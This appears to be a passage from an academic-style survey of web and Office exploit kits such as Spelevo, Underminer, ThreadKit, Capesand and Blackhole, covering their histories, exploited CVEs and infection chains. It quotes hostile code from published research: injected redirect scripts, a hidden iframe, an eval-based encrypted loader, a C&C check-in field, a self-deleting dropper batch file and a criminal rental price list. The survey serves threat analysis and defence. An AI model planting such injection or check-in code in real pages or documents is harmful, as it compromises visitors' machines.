


Figure 3.9: Spelevo hits in 2020
(Source: Hegde, 2020)

Spelevo was first discovered by the security researcher and malware analyst, Kafeine. He found Spelevo shared some characteristics with Grandsoft, an older Exploit kit that is still active, and SPL EK, an exploit kit that went silent in mid-2015. Since Grandsoft still has a hand in the Exploit Kit market, security researchers, including Kafeine, concluded that it could be an evolution of the SPL exploit kit. Hence the name Spelevo (SPL-EVOlution).

Unlike other Exploit kits, Spelevo uses domains to host landing pages instead of hardcoded IP addresses. Spelevo also uses domain shadowing where hackers use compromised accounts to host malicious subdomains. So, if a user had whitelisted a compromised domain earlier, their traffic can be redirected to a malicious subdomain without any notice.

Spelevo usually uses malvertisement campaigns to perform drive-by downloads on a target system, but when it first emerged, it initially used a business-to-business (B2B) contact website to deliver payloads to target systems. This feature was one of the reasons for Spelevo's notoriety.

Attackers generally inject malicious JavaScript code into a webpage that redirects users through a series of webpages using 302 cushioning to the Exploit kit's landing page. Spelevo uses a gate instead of a Traffic Direction System (TDS) to compromise a system. In a study conducted by Biasini (2019), it was found that attackers injected a few lines of JavaScript code into a website that would redirect visiting users by loading a.js file from either of the two domains mentioned in the script. This file when loaded, redirected the browser to the landing page where initial recon, i.e., fingerprinting, was completed. After fingerprinting, it exploits any available bug and delivers the payload. Once the payload is delivered, Spelevo does something unique - it redirects the browser to Google. So, if you see a new tab open out of nowhere, go through a series of random websites and then end up on Google, you've probably been attacked by Spelevo.

```
  <script type="text/javascript">
var popunder = {expire: 4, url: "http://ezylifebags.com.au/?utm_source=js"};
</script>
<script type="text/javascript" data-cfasync="false" src="http://your-prizes-box.life/js/popunder.js"></script>
```

Figure 3.10: The malicious lines of code inserted into a website
(Source: Biasini, 2019)

Although being relatively new to the exploit kit business, Spelevo has managed to gain popularity among Cybercriminals primarily because of the unique methods it employs to compromise a system, which is difficult to detect. It also offers specific features to customers.




Figure 3.11: Figure :A demonstration video of Spelevo Exploit Kit
(Source: Cisco Talos Intelligence Group, 2019)

3.5 GrandSoft

Initially named SofosFO by researchers, this exploit kit was first discovered in mid-2012. The reason behind its name was that the exploit kit embedded phrases like "Sophos sucks" into its script. Some researchers also used the arbitrary name Stamp EK to refer to it. It was only in 2013 that the name GrandSoft was linked to it, due to an advert in the underground forums.

```
var sophos = ["HPISA.VXD", "HP1200C1.SPD", "GROUPPOL.REG", "CONFDENT.CPE", "HP
var sucks = ["FREECELL.CNT", "E21K3.SYS", "HPJDUND.HLP", "DBLSPACE.BAT", "FONT
var file = sucks.concat(sophos,sucks,sophos,sucks,sophos,sucks,sophos,sucks,so
```

Figure 3.12: A snippet containing the phrase "Sophos sucks"
(Source: Howard, 2012b)

GrandSoft is the oldest active exploit kit on this list. It is also the least sophisticated. It boasted a lot of use from 2012 to late 2013 and then disappeared in 2014. It re-emerged in late 2017 and has managed to stay in the market primarily because of its distribution of the Ramnit Trojan. It is mostly found attacking users in Japan to steal confidential information using the same malware but it has been known to deliver other malware payloads like miners and ransomware too.




Figure 3.13: Grandsoft hits by country in 2018
(Source: Chen & Co, 2018)

Throughout its existence, Grandsoft has used many vulnerabilities to exploit systems. When it first emerged, it exploited CVE-2011-3544 of Java that allowed some remote untrusted applications and applets to affect confidentiality, integrity and availability. Later in 2013, when the advert came out, it was found to exploit CVE-2013-2463 (a vulnerability similar to the one it already used), CVE-2013-0422 (in Java that allowed remote code execution), CVE-2010-0188 (in Adobe Reader and Acrobat that allowed remote code execution and denial of service), and CVE-2013-5329 (in Adobe Flash Player similar to the previous one).

Grandsoft vanished in early 2014, but by January 2018, security researchers had spotted Grandsoft again, now dropping the GandCrab ransomware. It was found that Grandsoft's landing page was not obfuscated and used similar functions and features found in other exploit kits at that time. Shortly after this discovery, people learned that Grandsoft was also used to deliver a Leviarcoin miner and had begun to use a malvertising campaign called Slots to start the infection chain. When a user browsed legitimate websites, this ad network would pop up and redirect them to the landing page using a HTTP Location Header. Grandsoft used only the CVE-2016-0189 vulnerability of Internet Explorer that allowed an attacker to remotely execute arbitrary code or perform a denial-of-service attack.




Figure 3.14: Grandsoft's infection flow in 2018, when it was seen dropping GandCrab *(Source: Chen & Co, 2018)*

Grandsoft eventually moved on to deliver the Ramnit Trojan, a malware that initially emerged in 2010, which now primarily affects users in Japan and India. It has been a long time since Grandsoft made its debut, and it is now one of the weakest active exploit kits.

3.6 Underminer

Towards the end of 2017, an exploit kit was discovered creeping into Chinese websites and networks and was subsequently named 'Underminer' by security researchers. It delivered a Trojan in its debut and used Internet Explorer's official HTML comments to determine the browser version. It exploited the CVE-2016-0189 vulnerability of Internet Explorer, which was one of the most popular exploits in use at that time. It also exploited CVE-2015-5119, a use-after-free vulnerability in Adobe Flash Player. It executed a script using regsvr32 after successful exploitation. Research by Horejsi et al. (2018) discovered that Underminer was primarily focused its attacks on Japan, Turkey, Taiwan and other Asian countries.




Figure 3.15: Underminer country distribution in 2018
(Source: Horejsi et al., 2018)

Underminer offered a variety of functionalities and features including URL randomization, asymmetric encryption of payloads, browser profiling and filtering and prevention of user revisits. It also used iframes and 302 cushioning to send its victims to a landing page. It used RSA encryption as opposed to Diffie-Hellman Key Exchange, which was more commonly used in Exploit kits like Angler, Nuclear and Fallout. It selects one out of RC4 or Rabbit symmetric encryption algorithms to encrypt the public key.

```
    function r(r, i, c) {
        var u = __trace_nonce, o = n.stringify(r), a = new t();
        a.onreadystatechange = function () {
            if (4 == a.readyState && 200 == a.status) {
                var t = n.parse(a.responseText);
                if (null !== t) {
                    var r = e(a.getResponseHeader('X-Algorithm'), t.value, c, u);
                    null !== r && eval(r);
                }
            }
        }, a.open('POST', i), a.send(o);
    }
    var i = Math.random().toString(36).substr(2), c = {}, u = new JSEncrypt();
    u.setPublicKey('-----BEGIN PUBLIC KEY-----\nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDbWZY5J1XCeh
                    c.key = u.encrypt(i),
                    void 0 !== document.documentMode && (c.mode = document.documentMode),
                    r(c, '/rt/u8tha7pni1j7hl67e5cick59v0.html', i);
}();
```

Figure 3.16: Snippet of RSA algorithm code in Underminer
(Source: Horejsi et al., 2018)

It uses a Jscript scriptlet that is executed via regsvr32. This method is very reliable because regsvr32 is a pre-installed Windows command-line utility that allows registration of dynamic link library files, register or uninstalls controls to the system and run commands. The advantage it has is that it supports TLS encryption and leaves no trace on the disk. The scriptlet drops a DLL that is executed with rundll32.exe, which then launches a downloader from the kit. This downloader then downloads the payload onto the system.

The hackers behind Underminer always keep it updated and adapt to new exploits as quickly as possible and it was the first exploit kit to have implemented the zero-day exploit for CVE-2018-15982 in Flash. Underminer is quite popular among Cybercriminals not because of the variety of exploits it offers, or the constant updates it receives for its exploits, but because of the payload it delivers.

Initially, researchers observed it delivering a Trojan that pushed adware. Upon its discovery, Underminer used a server disguised as an online dating website that contained a malicious iframe to redirect the user to the landing page. Post exploitation, a Trojan was downloaded, which would then install adware onto the target system. It soon emerged that the Trojan was part of a bootkit payload, designed to alter the Master Boot Record of the system. Sometime later, Underminer

started delivering the Hidden Bee miner, which also uses a bootkit. This miner is incredibly difficult to detect because it runs so silently that, often, the only way to discover an infection is through increased processor usage. A study (hasherezade, 2019) explained that it masks itself as a Windows service and fools the user into thinking that the processor is used by the operating system. Moreover, Hidden Bee is very complex and is hard to analyze, consisting of a long chain of components that finally lead to the miner. Also, having a bootkit component makes it very hard to remove it from a system. Since Underminer is the only exploit kit to deliver the Hidden Bee miner as a payload, it is suspected that the same hackers are behind both these threats.




Figure 3.17: Hidden Bee masked as a Windows service
(Source: Malwarebytes)

3.7 ThreadKit

ThreadKit is an exploit kit used specifically to exploit Microsoft Office and was discovered by security researchers in 2017. Although the initial discovery of its activity was made in October, researchers could trace its activity back to June of the same year. It was used to deliver payloads like Trickbot, Chthonic (banking trojans), FormBook and Loki Bot (RATs). It initially exploited CVE-2017-0199, a remote code execution vulnerability present in some versions of Microsoft Office and later included an exploit to CVE-

2017-8759, a remote code execution vulnerability in Microsoft's. NET Framework. This exploit was included in October 2017, when the kit was actually discovered.

The method ThreadKit used to establish connection with the victim was traditional Phishing. An email containing a Microsoft Office attachment would be sent to the victim. Once downloaded, the document would perform a check-in to the Command & Control server (C&C). This was done by using an "Include Picture" field, a tactic previously observed in an older exploit kit called Microsoft Word Intruder (MWI). After the C&C check-in, the document performed an exploit and downloaded an HTA file that would in turn download a malicious VB Script that extracted the embedded decoy documents and executables. These EXE files would then go on to download the payload.

```
{ INCLUDEPICTURE "http://5.149.252.158/uag.php" \\*MERGEFORMAT\\d}
}
```

Figure 3.18: The code that performed the initial check-in
(Source: Axel & Mesa, 2018)

Although ThreadKit changed their method of executing the exploits as well as integrating new exploits, the C&C check-in and the use of an HTA file to run EXE files remained. Several new exploits were added to ThreadKit over the years including exploits for Microsoft Office vulnerabilities CVE-2017-11882, CVE-2017-8570 and CVE-2018-0802, that allowed remote execution of code, as well as CVE-2018-8174, a remote code execution vulnerability in Windows VBScript Engine, and CVE-2018-4878, a use-after-free vulnerability in Adobe Flash Player. Most of these exploits, however, were found to be copied from open-source PoCs.

One of the major changes that were observed is the use of an RTF file as a malicious attachment. It used registry keys instead of

hardcoded values for the parent document paths in the script. Using the parent document path, the script creates a copy of the previously run document in the% temp% directory. The embedded executables are executed and decoy documents are written from this location which then delivers the payload by accessing it using% APPDATA%. Another method used was dropping scriptlet files that executed dropped batch files, which eventually led to running the embedded executables.

```
ECHO OFF
set tp="%temp%\block.txt"
IF EXIST %tp% (exit) ELSE (set tp="%temp%\block.txt" & copy NUL %tp% & start /b %temp%\2nd.bat
del "%~f0"
exit
```

Figure 3.19: Code of the dropped batch file
(Source: Axel & Mesa, 2018)




Figure 3.20: The use of a registry key for the path
(Source: Axel & Mesa, 2018)

ThreadKit is unique from other Exploit Kits in this list as it uses Phishing as opposed to Drive-by downloads to establish a connection with the victim. It also does not use a landing page. Instead, relying on VB scripts and Scriptlet files to perform the task of exploitation. The reason for including ThreadKit here is not due to its popularity, which

is actually rather limited, due to the unique approach it adopts to gain access.

3.8 Capesand

Capesand is the youngest Exploit Kit on this list that is currently available in the market. Discovered in October 2019, the emergence of Capesand was dubbed as the revival of Exploit kits. It primarily delivers Remote Access Trojans, specifically, njRAT. The vulnerabilities it used on its emergence were CVE-2018-4878, a use-after-free vulnerability affecting some versions of Adobe Flash Player, CVE-2018-8174 and CVE-2019-0752, both remote code execution vulnerabilities present in Internet Explorer.

Although Capesand was an entirely new development, it used a lot of traditional techniques. Security researchers from TrendMicro said it had reused code from publicly available exploit kits. They also claimed that almost all of its functions, including exploit code, obfuscation techniques and packing methods, were reused open-source. The code of Capesand was found to be similar to that of an older exploit kit called Demon Hunter EK, so much that it led researchers to conclude that Capesand may be derived from it.

The methods it used were usually well-known but with a few modifications. The malvertisement campaign it used in its debut was originally known to serve the RIG exploit kit to deliver DarkRAT and njRAT malware. This malvertisement was presented as a blog that was copied from another website. The copied website had a malicious iframe that loaded the Exploit Kit. The iframe directly led the user to Capesand's PHP landing page that checked both the Microsoft Internet Explorer and Adobe Flash Player version and loaded one of the available exploits. The redirected pages were often found to be

malicious versions of actual websites and used domain names close to the real ones.




Figure 3.21: Capesand attack chain
(Source: Avira Protection Labs, 2020)

Where Capesand stands unique is in the method it employs to load an available exploit. This exploit kit does not include the exploits in its package, but rather makes an API call to the server to deliver a particular exploit. Only when the Exploit Kit makes a request to the server is an exploit delivered. The API request consists of information like the requested exploit's name, its URL in configuration, target's IP address, browser user-agent and HTTP referrer. All this information passes through an AES algorithm with an API key, pre-shared with the server, to get encrypted. The Server, upon receiving the API request, checks the key and obtains the information sent by the kit. It then returns the exploits to the frontend and executes them on the target. This method ensured that the exploits were kept unshared and made it easy to reuse them across multiple deployment mechanisms.

```php
$curl = curl_init();
// Set some options - we are passing in a useragent too here
$sendArray = array(
    "exploit" => $_GET["e"],
    "exploitURL" => $exploitURL,
    "visitor_ip" => getUserIP(),
    "visitor_user_agent" => $_SERVER['HTTP_USER_AGENT'],
    "visitor_referer" => $_SERVER['HTTP_REFERER'],
);

$string_to_encrypt= json_encode($sendArray);

$inputKey = $API_PRIVATE;
$iv = $API_PUBLIC;
$blockSize = 256;
$aes = new AESEncryption($string_to_encrypt, $inputKey, $iv, $blockSize);
$enc = $aes->encrypt();

curl_setopt_array($curl, [
    CURLOPT_RETURNTRANSFER => 1,
    CURLOPT_POST => 1,
    CURLOPT_URL => $API_URL,
    CURLOPT_POSTFIELDS => 'i='.md5($inputKey).'&p='.urlencode($enc),

    CURLOPT_USERAGENT => 'Codular Sample cURL Request'
]);
// Send the request & save response to $resp
$resp = curl_exec($curl);

//var_dump($resp);
// Close request to clear up some resources
curl_close($curl);
```

Figure 3.22: Capesand code snippet that showcases the AES encryption and API calls
(Source: Cao et al., 2019)

Security researchers discovered versions of Capesand that exploited CVE-2015-2419, a remote code execution/memory corruption vulnerability in older versions of Internet Explorer, and the widely popular CVE-2018-15982, a use-after-free vulnerability found in some versions of Adobe Flash Player. Researchers also found the code check for antimalware products installed on the victim's computer.

Capesand may be the newest Exploit kit on this list, but it re-uses a lot of open-source codes. In fact, the version of the malware it delivers, njRAT 0.7d, is an open-source RAT for which the code is available in GitHub. The mirroring of websites and the usage of API calls to load the exploits are the features that attract most of its customers. Moreover, it had a large number of users even when it was under development. The very low detection rates observed have also made it popular among cybercriminals.

CHAPTER 04


RECENT INFAMOUS EXPLOIT KITS (CURRENTLY RETIRED)

4.1 Blackhole

Released in late 2010, Blackhole is widely regarded as the king of exploit kits, reaching that status in 2011. It was extremely popular among cybercriminals at that time and it is still considered to be among the most notorious Exploit Kits to have ever dominated the market. It was primarily used to deliver the Zeus Trojan, Fake AV scareware, ZeroAccess rootkit and some ransomware. Most sites hosting Blackhole were Russian, with US-based sites following close behind. Security researchers from Sophos discovered that attacks by the Blackhole originated in various countries including Russia, the USA, the UK, Germany, Netherlands, Ukraine and others in Europe. Blackhole provided various exploits for Java, Flash Player, Adobe Reader, Microsoft Windows and Internet Explorer among other software.

According to research "Blackhole Exploit Kit" (2012), Blackhole was released on "Malwox", a Russian darknet hackers' forum in September of 2010. Its developers used the handles "HodLuM" and "Paunch". Over the years of its existence, it was constantly updated and various versions of it were released. Upon its debut, it offered configuration options for all common parameters, a MySQL backend, blacklisting, automatic updates, a management console for statistical summaries

by exploit, OS, country, or browser, Antivirus scanning and a variety of exploits. Some vulnerabilities it exploited at that time were CVE-2009-4324 in Adobe Reader and Acrobat, CVE-2010-1423 in Java and CVE-2010-1885 in Windows. Another interesting strategy Blackhole used was its business model. Instead of being sold to individuals, like other exploit kits at that time, it used a "Rental" model. The license for the exploit kit was rented to customers for some time. This kind of business model was new at that time and ensured that the developer had more control over the exploit kit. This model was later adopted by other exploit kit developers.


Annual license: $ 1500
Half-year license: $ 1000
3-month license: $ 700

Update cryptor $ 50
Changing domain $ 20 multidomain $ 200 to license.
During the term of the license all the updates are free.

Rent on our server:

1 week (7 full days): $ 200
2 weeks (14 full days): $ 300
3 weeks (21 full day): $ 400
4 weeks (31 full day): $ 500
24-hour test: $ 50

- There is restriction on the volume of incoming traffic to a leasehold system, depending on the time of the contract.

Providing our proper domain included. The subsequent change of the domain: $ 35
No longer any hidden fees, rental includes full support for the duration of the contract.

Figure 4.1: The English version of the advert posted for blackhole
(Source: Balapure, 2013)

Blackhole used one of two techniques to redirect users to the kit's landing page. The first technique involved compromising legitimate websites. This method was made extremely popular by Blackhole

and in the following years, many exploit kits started using it. In this technique, attackers compromised a legitimate website server and injected malicious code into its webpages, which would silently load the exploit site whenever a user visited the page. In some cases, the injected code was as simple as an IFRAME element that would be hidden to the user but in most cases, JavaScript was used, as it could be obfuscated. The redirection from a legitimate website, however, is not directly done to Blackhole's landing page. Instead, the user is redirected through a series of webpages via an HTTP 30x request using a remote server (Traffic Directing Server). The other method Blackhole employed for redirection was spamming. Spam messages are sent to user emails either containing a link or an attachment. In either case, the user is sent to Blackhole's landing page using obfuscated JavaScript. The landing page would then start fingerprinting to identify the user's OS, the browser and its version, Flash version, Java version and Adobe Reader version.

```
if (document.getElementsByTagName('body')[0]) {
   iframer();
} else {
   document.write("<iframe src='http://[removed]/?go=2' width='10' height='10'
   style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}

function iframer() {
   var f = document.createElement('iframe');
   f.setAttribute('src', 'http://[removed]/?go=2');
   f.style.visibility = 'hidden';
   f.style.position = 'absolute';
   f.style.left = '0';
   f.style.top = '0';
   f.setAttribute('width', '10');
   f.setAttribute('height', '10');
   document.getElementsByTagName('body')[0].appendChild(f);
}
```

Figure 4.2: Figure 28(a):Code snippet containing the iframe
(Source: Howard, 2012a)




Figure 4.3: A spam email redirecting to Blackhole
(Source: Howard, 2012a)

After fingerprinting its victim, Blackhole loaded one or more of the exploits it packed to install the payload on the user's system. During the time it was live Blackhole offered exploits for a number of vulnerabilities, both CVEs and zero-days but it was most infamous for exploiting various versions of Java. Some of the vulnerabilities it exploited included CVE-2009-1671 (remote code vulnerability), CVE-2010-0840 (unspecified vulnerability), CVE-2011-3544 (unspecified vulnerability), CVE-2012-4681 (multiple vulnerabilities) and CVE-2013-0422 (multiple vulnerabilities exploited in the wild) in Java; CVE-2008-2992 (stack buffer overflow vulnerability), CVE-2009-4324 (use-

after-free vulnerability) and CVE-2010-0188 (unspecified vulnerability) in Adobe Reader; CVE-2011-0559 (memory corruption vulnerability) and CVE-2011-2110 (memory corruption vulnerability exploited in the wild) in Adobe Flash Player.

One of the factors that made Blackhole one of the most persistent threat campaigns was the effort its developers put into code obfuscation. String manipulation was done for the JavaScript codes on webpages, i.e., injection codes, and for those scripts it was used to build PDFs and exploit vulnerabilities. Similarly, string manipulation was done to obfuscate Java content too. Most of the server backend, however, was PHP. To encrypt these PHP scripts, Blackhole opted to use a commercial encoder called ionCube, which was the most popular PHP encoder at that time, used by many other kits. According to a study conducted by Sophos, the reasons for the ionCube usage were that it provided encoding of PHP scripts with compiled byte code, obfuscation of byte code after encoding, prevention of file tampering through the use of digital signatures, preventing unauthorized files from including encoded files and restricting the files to run on specific IP/MAC addresses. Basically, it eliminated the need for developers to manually build measures to prevent reverse engineering.

